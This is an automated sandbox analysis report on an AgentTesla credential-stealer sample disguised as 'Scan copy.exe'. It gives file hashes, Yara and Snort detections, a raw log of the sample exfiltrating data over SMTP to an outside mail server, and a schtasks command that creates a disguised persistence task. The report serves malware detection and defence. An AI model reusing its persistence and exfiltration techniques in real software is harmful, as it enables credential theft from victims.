Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.8570248754229
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Scan copy.exe
File size:	981504
MD5:	502390a59aad886fa91210a1b89c89b5
SHA1:	b5ccfd3c93f4625bb46ddfb6bd314c7533653368
SHA256:	661bb6d9fd6302e1c06c8d3d6182720259df9ce73b5251127c21eb4883ebcf7f
SHA512:	35f616c75b7409e1cc3869cac75b5fb2d2afc8ffa676306f163913b3696709d2ee2973a30ad0e033fb8229ba0baa2e223a4dda211149fc5d43512649f29ad046
SSDEEP:	24576:aNUWE+vLs3S9FM1o9//fK37535oI9YLNeBUdt:aUWPLUSzM1ohXcB5oskwBU
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....b.... ... ....@.. .....`.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4f0c62
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60C1D106 [Thu Jun 10 08:44:54 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xeec68	0xeee00	False	0.881620797357	data	7.86391692068	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xf2000	0x690	0x800	False	0.34619140625	data	3.59855610159	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xf4000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-13:23:03.338583	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49744	587	192.168.2.3	93.89.24.35
06/11/21-13:23:05.115833	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49745	587	192.168.2.3	93.89.24.35

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 13:23:02.635009050 CEST	192.168.2.3	8.8.8.8	0xcf90	Standard query (0)	smtp.atlmexco.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 13:23:02.712393045 CEST	8.8.8.8	192.168.2.3	0xcf90	No error (0)	smtp.atlmexco.com		93.89.24.35	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jun 11, 2021 13:23:02.998224974 CEST	587	49744	93.89.24.35	192.168.2.3	220 atilim.atilimfuar.com ESMTP Exim 4.94 Fri, 11 Jun 2021 14:22:38 +0300
Jun 11, 2021 13:23:03.000294924 CEST	49744	587	192.168.2.3	93.89.24.35	EHLO 688098
Jun 11, 2021 13:23:03.054177046 CEST	587	49744	93.89.24.35	192.168.2.3	250-atilim.atilimfuar.com Hello 688098 [84.17.52.18] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jun 11, 2021 13:23:03.058360100 CEST	49744	587	192.168.2.3	93.89.24.35	AUTH login bWFrc2F0QGF0bG1leGNvLmNvbQ==
Jun 11, 2021 13:23:03.110797882 CEST	587	49744	93.89.24.35	192.168.2.3	334 UGFzc3dvcmQ6

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jun 11, 2021 13:23:03.172770023 CEST	587	49744	93.89.24.35	192.168.2.3	235 Authentication succeeded
Jun 11, 2021 13:23:03.174007893 CEST	49744	587	192.168.2.3	93.89.24.35	MAIL FROM:<maksat@atlmexco.com>
Jun 11, 2021 13:23:03.226429939 CEST	587	49744	93.89.24.35	192.168.2.3	250 OK
Jun 11, 2021 13:23:03.226996899 CEST	49744	587	192.168.2.3	93.89.24.35	RCPT TO:<maksat@atlmexco.com>
Jun 11, 2021 13:23:03.281184912 CEST	587	49744	93.89.24.35	192.168.2.3	250 Accepted
Jun 11, 2021 13:23:03.281603098 CEST	49744	587	192.168.2.3	93.89.24.35	DATA
Jun 11, 2021 13:23:03.335064888 CEST	587	49744	93.89.24.35	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jun 11, 2021 13:23:03.338928938 CEST	49744	587	192.168.2.3	93.89.24.35	.
Jun 11, 2021 13:23:03.396302938 CEST	587	49744	93.89.24.35	192.168.2.3	250 OK id=1lrfFG-0002pD-QB
Jun 11, 2021 13:23:04.559192896 CEST	49744	587	192.168.2.3	93.89.24.35	QUIT
Jun 11, 2021 13:23:04.611941099 CEST	587	49744	93.89.24.35	192.168.2.3	221 atilim.atilimfuar.com closing connection
Jun 11, 2021 13:23:04.784070969 CEST	587	49745	93.89.24.35	192.168.2.3	220 atilim.atilimfuar.com ESMTP Exim 4.94 Fri, 11 Jun 2021 14:22:40 +0300
Jun 11, 2021 13:23:04.784559011 CEST	49745	587	192.168.2.3	93.89.24.35	EHLO 688098
Jun 11, 2021 13:23:04.837129116 CEST	587	49745	93.89.24.35	192.168.2.3	250-atilim.atilimfuar.com Hello 688098 [84.17.52.18] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jun 11, 2021 13:23:04.837739944 CEST	49745	587	192.168.2.3	93.89.24.35	AUTH login bWFrc2F0QGF0bG1leGNvLmNvbQ==
Jun 11, 2021 13:23:04.890913010 CEST	587	49745	93.89.24.35	192.168.2.3	334 UGFzc3dvcmQ6
Jun 11, 2021 13:23:04.953788996 CEST	587	49745	93.89.24.35	192.168.2.3	235 Authentication succeeded
Jun 11, 2021 13:23:04.954688072 CEST	49745	587	192.168.2.3	93.89.24.35	MAIL FROM:<maksat@atlmexco.com>
Jun 11, 2021 13:23:05.007021904 CEST	587	49745	93.89.24.35	192.168.2.3	250 OK
Jun 11, 2021 13:23:05.007286072 CEST	49745	587	192.168.2.3	93.89.24.35	RCPT TO:<maksat@atlmexco.com>
Jun 11, 2021 13:23:05.060039997 CEST	587	49745	93.89.24.35	192.168.2.3	250 Accepted
Jun 11, 2021 13:23:05.061201096 CEST	49745	587	192.168.2.3	93.89.24.35	DATA
Jun 11, 2021 13:23:05.113507032 CEST	587	49745	93.89.24.35	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jun 11, 2021 13:23:05.116727114 CEST	49745	587	192.168.2.3	93.89.24.35	.
Jun 11, 2021 13:23:05.171982050 CEST	587	49745	93.89.24.35	192.168.2.3	250 OK id=1lrfFI-0002pW-J2

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Scan copy.exe PID: 6048 Parent PID: 5692

General

Start time:	13:21:10
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\Scan copy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Scan copy.exe'
Imagebase:	0x870000
File size:	981504 bytes

MD5 hash:	502390A59AAD886FA91210A1B89C89B5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.228452111.0000000003BD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.228452111.0000000003BD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.226158460.0000000002C11000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 5472 Parent PID: 6048

General

Start time:	13:21:21
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\emmrGOU' /XML 'C:\Users\user\AppData\Local\Temp\tmp3F10.tmp'
Imagebase:	0x990000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 3864 Parent PID: 5472

General

Start time:	13:21:21
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Scan copy.exe PID: 5988 Parent PID: 6048

General

Start time:	13:21:22
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\Scan copy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Scan copy.exe
Imagebase:	0xc70000
File size:	981504 bytes
MD5 hash:	502390A59AAD886FA91210A1B89C89B5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.224405291.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.224405291.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.472756122.0000000003081000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.467056763.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.467056763.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis